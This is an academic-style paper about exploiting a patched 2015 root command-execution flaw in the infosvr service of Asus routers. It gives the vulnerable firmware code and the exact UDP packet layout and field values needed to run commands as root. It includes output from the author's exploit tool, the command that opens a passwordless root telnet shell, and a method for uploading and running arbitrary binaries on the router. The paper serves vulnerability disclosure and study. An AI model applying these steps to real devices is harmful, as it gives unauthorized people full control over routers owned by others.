УДК 539.2:548

S.V. Tyshchenko

EXPLOITATION OF ROOT-VULNERABILITY IN ROUTERS FROM ASUS COMPANY

Abstract. Discovered a critical vulnerability in the firmware of Asus routers. Defined conditions for successful exploiting of the vulnerability. Defined parameters and opportunities offered by the vulnerability.

Tags: routers, vulnerability exploit, infosvr.

Introduction. In early 2015 the Asus company has removed a critical vulnerability in firmware of its routers. Vulnerability enabled unauthorized execution of any system commands with the superuser privileges. The company Asus has released a firmware with vulnarability fixed. However, many users still use the vulnerable devices.

Major part. Vulnerability found in the service called *infosvr*. This service is responsible for interaction with the software for Windows, which helps users to customize the router. Service *infosvr* waiting for incoming UDP packets on port numbered 9999. When a packet arrives, it analyzes the type and opcode and takes appropriate action. For example, if the opcode is NET_CMD_ID_GETINFO (*0x1F*), then Service collects information about network settings of the router and sends this information to the same port to other devices (broadcasts). But there is a different one for operation - NET_CMD_ID_MANU_CMD (*0x33*). If the service detects this code, it reads the text command contained in the body of the same packet and cause the system to execute it. The system executes command with the highest rights since service *infosvr* run as the superuser.

This situation was made possible by an error in the code of service *infosvr*. Was mistakenly used function *memcpy* instead of *memcmp*. Function *memcmp* should to check packet header field for compliance with the contents of analogical field in the router. In the case of mismatch content of these fields, packet processing will be aborted. Code block with the error:

```
if (phdr->OpCode!=NET_CMD_ID_GETINFO &&
                phdr->OpCode != NET_CMD_ID_GETINFO_MANU)
{
        phdr_ex = (IBOX_COMM_PKT_HDR_EX *)pdubuf; // Check Mac Address
        if (memcpy(phdr_ex->MacAddress, mac, 6)==0)
        {
                dprintf("Mac Error %2x%2x%2x%2x%2x%2x\n",
                        (unsigned char)phdr_ex->MacAddress[0],
                        (unsigned char)phdr_ex->MacAddress[1],
                        (unsigned char)phdr_ex->MacAddress[2],
                        (unsigned char)phdr_ex->MacAddress[3],
                        (unsigned char)phdr_ex->MacAddress[4],
                        (unsigned char)phdr_ex->MacAddress[5] );
                return NULL;
        }
        phdr_res->Info = phdr_ex->Info;
        memcpy(phdr_res->MacAddress, phdr_ex->MacAddress, 6);
}
```

In the second condition, instead of comparing the memory cells is their copying - *if (memcpy (phdr_ex-> MacAddress, mac, 6) == 0)*. After copying, function *memcpy* returns a destination address that is not zero. Therefore, the condition will never be true, and therefore processing of these packets will continue. Perhaps there ought to be *if (memcmp (phdr_ex-> MacAddress, mac, 6) != 0)*. However, even under these circumstances, this test could be overcome by writing a batch field MAC-address of the router. That's the whole authentication. Next, the command will be copied from data field of packet to pre-prepared buffers, formatted and executed (Here the most relevant rows only, real code is more complex):

```
switch(phdr->OpCode)
{
case NET_CMD_ID_MANU_CMD:
        #define MAXSYSCMD 256
        char cmdstr[MAXSYSCMD];
        PKT_SYSCMD *syscmd;

        syscmd = (PKT_SYSCMD *)(pdubuf+sizeof(IBOX_COMM_PKT_HDR_EX));

        if (syscmd->len>=MAXSYSCMD) syscmd->len=MAXSYSCMD;
        syscmd->cmd[syscmd->len]=0;
        syscmd->len=strlen(syscmd->cmd);

        fprintf(stderr,"system cmd: %d %s\n", syscmd->len, syscmd->cmd);
        sprintf(cmdstr, "%s > /tmp/syscmd.out", syscmd->cmd);
        system(cmdstr);
}
```

If you go to the official website of the link [1] and choose any router, then go to the firmware download page for this router, it is likely that in the description of the firmware for January 2015 will be present line «Fixed infosvr security issue». This means that vulnerable was almost every router.

To cause the router to perform the desired command we need to form a UDP packet with the data field of this structure:

```
BYTE    ServiceID;
BYTE    PacketType;
WORD    OpCode;
DWORD   Info; // Or Transaction ID
BYTE    MacAddress[6];
BYTE    Password[32];
WORD    len;
BYTE    cmd[420];
```

ServiceID field must be equal to NET_SERVICE_ID_IBOX_INFO (*0x0C*).

PacketType field must be equal to NET_PACKET_TYPE_CMD (*0x15*). Router responses changed this field value to NET_PACKET_TYPE_RES (*0x16*).

OpCode field to execute commands must be equal to NET_CMD_ID_MANU_CMD (*0x33*).

Info field can be arbitrary. It is used as a label to distinguish responses to different requests to infosvr service.

MacAddress field due to an error that discussed above does not matter.

Password field is not used. Perhaps router software developers planning to use it for the correct authentication, but never realized his plan.

len field contains the length of command we need to execute.

cmd field contains the command.


It was developed a program-exploit that creates such packet, setups it, accepts command line from the user and sends to target router.

In the process of exploit debug, discovered following features of the vulnerability:

- Maximum user command length is 238 characters
- Maximum response length is 420 characters

Maximum response length caused by the size of the buffer pointed to by cmd field.

Demonstration of exploit work you can see in Figure 1.



```
D:\Lab\AsusRouterTools\Release>AsusCmd.exe "ls -C"
Sending to 255.255.255.255 command (5 chars):

root:/# ls -C
bin    dev    etc    home   init   lib    mnt    proc   sys    tmp    usr    var    web

Response from 192.168.1.1 (76 chars).

D:\Lab\AsusRouterTools\Release>AsusCmd.exe "cat /proc/version" any RES_ONLY
Linux version 2.6.30.9 (root@wireless-desktop) (gcc version 3.4.6-1.3.6) #1 Thu
Sep 18 18:05:40 CST 2014

D:\Lab\AsusRouterTools\Release>AsusCmd.exe "ps"
Sending to 255.255.255.255 command (2 chars):

root:/# ps
  PID USER       VSZ STAT COMMAND
    1 root      1188 S    init
    2 root         0 SW<  [kthreadd]
    3 root         0 SW<  [ksoftirqd/0]
    4 root         0 SW<  [events/0]
    5 root         0 SW<  [khelper]
    6 root         0 SW<  [async/mgr]
    7 root         0 SW<  [kblockd/0]
    8 root         0 SW   [pdflush]
    9 root         0 SW<  [kswapd0]
   10 root         0 SW<  [mtdblockd]
  120 root
Response from 192.168.1.1 (420 chars - !!).

D:\Lab\AsusRouterTools\Release>AsusCmd.exe "ps ¦ grep sh"
Sending to 255.255.255.255 command (12 chars):

root:/# ps ¦ grep sh
    8 root         0 SW   [pdflush]
  746 root      1192 S    -/bin/sh
 1151 root      1184 S    sh -c ps ¦ grep sh > /tmp/syscmd.out
 1153 root      1184 S    grep sh

Response from 192.168.1.1 (171 chars).

D:\Lab\AsusRouterTools\Release>_
```

Figure 1 – Demonstration of exploit work

However, work is inconvenient. Using an exploit, you can enable telnet service and allow yourself to connect to the router using the terminal without requiring a password. This is done by executing a command «telnetd -l/bin/sh -p777». This will launch a service that waits for incoming connections on port numbered 777. Now there are no restrictions.

Thus, we take control of the router. You can restart the router, disable (firmware damage) or see/change its settings. Moreover, you can upload to it any extraneous files (including binary program). The idea is:

- Read byte portion of the source file
- Transform them into a text form that is understandable to the «echo -e» command
- Form a packet with the system commands
- Send it to the router

- Repeat the previous steps until the entire file will transferred

At first glance, nothing complicated. However, there are two obstacles. The first - a limit on the maximum length of a custom command. This is not critical. Just have to split source file into more parts. The second obstacle - unreliable protocol UDP. It is necessary to take additional measures to ensure the reliability of transmission. Problem is solved: the individual parts of the source file written in separate files on the router. Then checks the contents of these files to match source file. If any part is missing or damaged - its transmission will be repeated. When all parts transferred and verified, will be performed their merge into single file using «cat» command.

When the executable file has been transferred (*Executable and Linkable Format*), however immediately run it will not work. As you know, a Linux system to run executable files need to be set execute permission bit. The problem is in the routers operating system is not installed *chmod* tool, and therefore there is no way to change access permission of files. However, the problem can be worked around. Copy the file, which already have a permission for execution into the directory for temporary files. Then copy the file from your computer into same directory with the same name. Now a program that is loaded from a computer can run for execution.

More you can learn from an article published by me on the electronic resource at [2] called «Эксплуатируем root-уязвимость в роутерах Asus».

Conclusion. Programmers of Asus made a mistake in the code for its routers firmware, which caused a serious vulnerability. Vulnerability allows unauthorized users to execute any system commands with the highest rights. This gave them complete control over the device. However, the company responded quickly to identify the vulnerability and released a firmware update in which it is removed.

REFERENCES

1. All products Asus [Electronic resource]. – Access: URL: http://www.asus.com /Networking/AllProducts/ – title from the screen.

2. Эксплуатируем root-уязвимость в роутерах Asus - Хабрахабр [Electronic resource]. – Access: URL: http://habrahabr.ru/post/253013/ – назва з екрану.

3. Got an Asus router? Someone on your network can probably hack it [Electronic resource]. – Access: URL: http://arstechnica.com/security/2015/01/got-an-asus-router-someone-on-your-network-can-probably-hack-it/ – title from the screen.

4. ASUS Router infosvr UDP Broadcast root Command Execution [Electronic resource]. – Access: URL: https://github.com/jduck/asus-cmd – title from the screen.